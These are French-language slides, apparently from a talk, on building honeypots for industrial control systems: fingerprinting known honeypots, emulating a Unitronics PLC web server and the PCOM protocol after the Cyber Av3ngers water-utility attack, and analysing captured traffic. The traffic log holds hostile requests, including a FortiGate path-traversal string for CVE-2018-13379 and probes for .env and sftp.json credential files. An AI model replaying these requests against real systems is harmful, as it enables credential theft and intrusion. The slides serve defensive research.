
HONEYPOT ET SYSTÈME INDUSTRIEL


Par Tom / CyberSecICS

Quelques définitions…

- OT
- ICS
- SCADA
- HMI
- **PLC / Automate**



Plusieurs honeypots pour plusieurs utilisations




- Niveau **système**
- Niveau **applicatif**
- Niveau **protocolaire**

Cas d'usage

- Détection
  - Une solution économique
  - Facilité de déploiement
  - Peu de faux positif
- Renseignement / CTI
  - Acquisition d'IOCs pour un type d'équipement particulier

L'existant dans le milieu industriel

- Conpot
- Gaspot
- Et beaucoup d'autre…



Exemple de l'architecture de T-pot

Explorons internet, les honeypots

// 161 / UDP


pysnmp

```
SNMP:
  Uptime: 10
  Description: Siemens, SIMATIC, S7-300
  Service: 72
  Versions:
    1
    3
  Engineid Format: octets
  Contact: Corporate IT
  Engine Boots: 2
  Engineid Data: 80004fb805613661313630613935633035 0001d480
  Enterprise: 20408
  Objectid: 0.0
  Engine Time: 15:52:06
  Location: BER01, T2E
```

Numéro de série utilisé par des Honeypots Siemens	
S C-A9WB44962010	S C-C5V124582012
S C-B1W379852011	S C-C6U176672012
S C-B3UK38432011	S C-C6UH31412012
S C-B3UX66432011	S C-C6V833152012
S C-B4UF62692011	S C-C7V068522012
S C-B5TJ26102011	S C-C7VF79012012
S C-B5WU75102011	S C-C8W502582012
S C-B5X144332011	S C-CNUM39802012
S C-BOVF19492011	S C-CNV522982012
S C-C1TS26292012	S C-COVW13472012
S C-C2U822952012	S C-D4T675392013
S C-C2UR28922012	S C-E2TT94242014
S C-C3V080962012	S C-E4UL23582014

Explorons internet, se fondre dans la masse

- Informations de **projet Unity** exposés sur internet
- **Modbus** : pas de chiffrement, pas d'authentification



Détection d'une menace spécifique

Exposition d'un Honeypot sur internet

L'outil OT - Unitronics

- PLC / HMI
- Utilisé dans plusieurs types d'industries :
  - Eau
  - Oil&Gas
  - Manufacturing
  - Medical
- Deux gammes de Unitronics visée dans l'attaque : Vision et Samba

Unitronics

Des cybercriminels iraniens coupent l'eau dans deux communes irlandaises

Le groupe Cyber Av3ngers vise actuellement des infrastructures opérées par des sociétés israéliennes, en soutien à la Palestine.


CYBER SÉCURITÉ INDUSTRIELLE - CYBER CRIMINALITÉ - 17 DÉCEMBRE 2023

Le groupe cybercriminel iranien Cyber Av3ngers a attaqué l'infrastructure d'un système de pompage d'eau en Irlande, début décembre 2023, privant deux communes d'eau pendant deux jours. Il affirme avoir déconnecté cet outil industriel, fabriqué et opéré par une société israélienne, en soutien à la Palestine.

- CVSS à 9.8
- Attaque revendiquée par l'acteur **CyberAveng3rs**
- Alerte du CISA : ICSA-23-348-15

Construction du serveur Web (1/2)

- Utilisation de VisiLogic pour la construction du serveur Web
- Récupération des vues via l'outil de prévisualisation



Construction du serveur Web (2/2)

- Reconstruction du serveur en python :
  - Création des routes
  - Ajouts des **headers** HTTP
  - Création des pages **404, 403, 401**

- Vérifier le camouflage via un scan **nmap**

```python
@app.errorhandler(404)
def custom_404(e):
    return render_template('404.html'), 404

@app.route('/')
def gen_func_index():
    return send_from_directory('static/', 'index.html')
```

```
POST /_profiler/phpinfo HTTP/1.1  (application/x-www-form-urlencoded)
GET /phpinfo.php HTTP/1.1
POST /phpinfo.php HTTP/1.1  (application/x-www-form-urlencoded)
GET /info.php HTTP/1.1
POST /info.php HTTP/1.1  (application/x-www-form-urlencoded)
POST /boaform/admin/formLogin HTTP/1.1  (application/x-www-form-urlencoded)Continuation
GET /.env HTTP/1.1
HEAD /.env HTTP/1.1
GET /.env HTTP/1.1
GET /.vscode/sftp.json HTTP/1.1
GET /remote/fgt_lang?lang=/../../../..//////////dev/cmdb/sslvpn_websession HTTP/1.1
GET /favicon.ico HTTP/1.1
GET /robots.txt HTTP/1.1
GET /.well-known/security.txt HTTP/1.1
POST /HNAP1/ HTTP/1.1
GET /.vscode/sftp.json HTTP/1.1
GET /favicon.ico HTTP/1.1
GET /robots.txt HTTP/1.1
```

Le protocole PCOM

- Un protocole pour plusieurs supports :
  - CAN
  - RS485
  - Ethernet
- Deux modes de fonctionnement :
  - ASCII
  - BINARY
- Plusieurs milliers d'équipements exposés
  - On peut se fondre dans la masse
- Des fonctions non documentées

RE, RA, RB, GS, RT, RM - Read bits

To PLC:

<STX><CC><ADDRESS><LENGTH><CRC><ETX>

From PLC:

<STX1><CC><VALUES><CRC><ETX>

CC (Command Code) values:

"RE" - Read inputs

"RA" - Read outputs

"RB" - Read memory bits

"GS" - Read system bits

"RT" - Read timer scan bits

"RM" - Read counter scan bits


New Features

The new features are listed below, and are explained in the Help topic PCOM via Ethernet.

Set PCOM (Ethernet) Password	To provide security to your controllers, you must use Set PCOM (Ethernet) Password in your Ladder application to enable a password to prevent unauthorized PCOM Ethernet access.


Analyse du serveur web


- De nombreuses tentatives d'exploitations de CVE :
  - **CVE-2023-26801**
  - **CVE-2018-13379**
  - **CVE-2022-22947**





Analyse HTTP

- Classifier pour mieux analyser
- Identifier les interactions ciblant des produits spécifiques
- Absence de données dans les outils de sécurité (Greynoise, Virustotal…)





